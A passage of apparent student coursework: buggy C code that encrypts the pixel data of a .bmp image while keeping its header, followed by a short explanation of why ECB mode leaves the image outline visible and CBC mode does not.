printf("%s", "Start to read the .bmp file \n");
FILE * fptr = fopen(fileName, "rb");
if (fptr == NULL) {
    perror("Couldn't open file");
    }
fseek(fptr, 0, SEEK_END);
int fsize = ftell(fptr);
fseek(fptr, 0, SEEK_SET);
unsigned char *img = malloc(fsize+1);
int c;
do
{
    c=fgetc(fptr);
    if(feof(fptr)) {
        break;
    }
    for(int i=0;i<=7;i++)
    {
        if(c&(1<<(7-i)))
        {
            append(img,'1');
        }
        else
        {
            append(img,'0');
        }
    }
} while(1);
fclose(fptr);
printf("Finieshed reading \n");
//---------------------- STEP 3----------------------------------//
/*allocate memory for bitmapHeader and bitmapImage.
then read bytes for these variables */
int size = sizeof(img);
```

```c
//allocate memory for the final ciphertext
unsigned char ciphertext[sizes];
/* as this is a .bmp file we read the header,
the first 54 bytes, into bitmapHeader*/
for(int i=0;i<54;i++)
{
    bitmapHeader[i] = img[i];
}
//read the bitmap image content until the end of the .bmp file
for(int i=54;i<184974;i++)
    bitmapImage[i-54] = img[i];
}
//---------------------- STEP 4----------------------------------//
// encrypt the bitmapImage with the given studentId key
encrypt(bitmapImage, sizes , key, iv, ciphertext);
//---------------------- STEP 5----------------------------------//
/*merge header and bitmap to the final ciphertext
and output it into a .bmp file*/
unsigned char buf[8];
int j = 0;
for(int i=0;i<54;i++)
{
    ciphertext[i] = bitmapHeader[i];
}

for(int i=54; i<184974; i++)
{
    ciphertext[i] = bitmapImage[i-54];
}
char bytefrom(unsigned char*txt)
{
    char res = 0;
    for(int i=0;i<8;i++)
    {
        if(txt[i]=='1')
        {
            res |= (1 <<(7-i));

        }
    }
    return res;
}
FILE * ptr_bmp_out=fopen("ecnrypted.bmp","wb");
int sizeofciph = sizeof(ciphertext);
for(int i=0;i<sizeofciph;i++)
{
    buf[j++] = ciphertext[i];

    if(j==8)
        {
            fputc(bytefrom(buf),ptr_bmp_out);
            j=0;
        }
}
fclose(ptr_bmp_out);
return 1;
}
```

Task 4 – Part 2

So, from the CBC encryption we cannot discern anything from the image, however from the ECB we can get a general idea of how the image looked, this is because of the way ECB works, ECB does not take any values from the previous encryption block and because the key isn't changed each encryption we end up having the duplicates. E.g. say if we encrypt(2) and the ciphertext is a. Next time we come across a 2, it will also encrypt to an a. Thus, we get an image that looks discoloured, but the general shape is there. Though CBC works by feeding in information from the last encryption and thus making each new encryption different. This is reflected in the image as it's a random mess.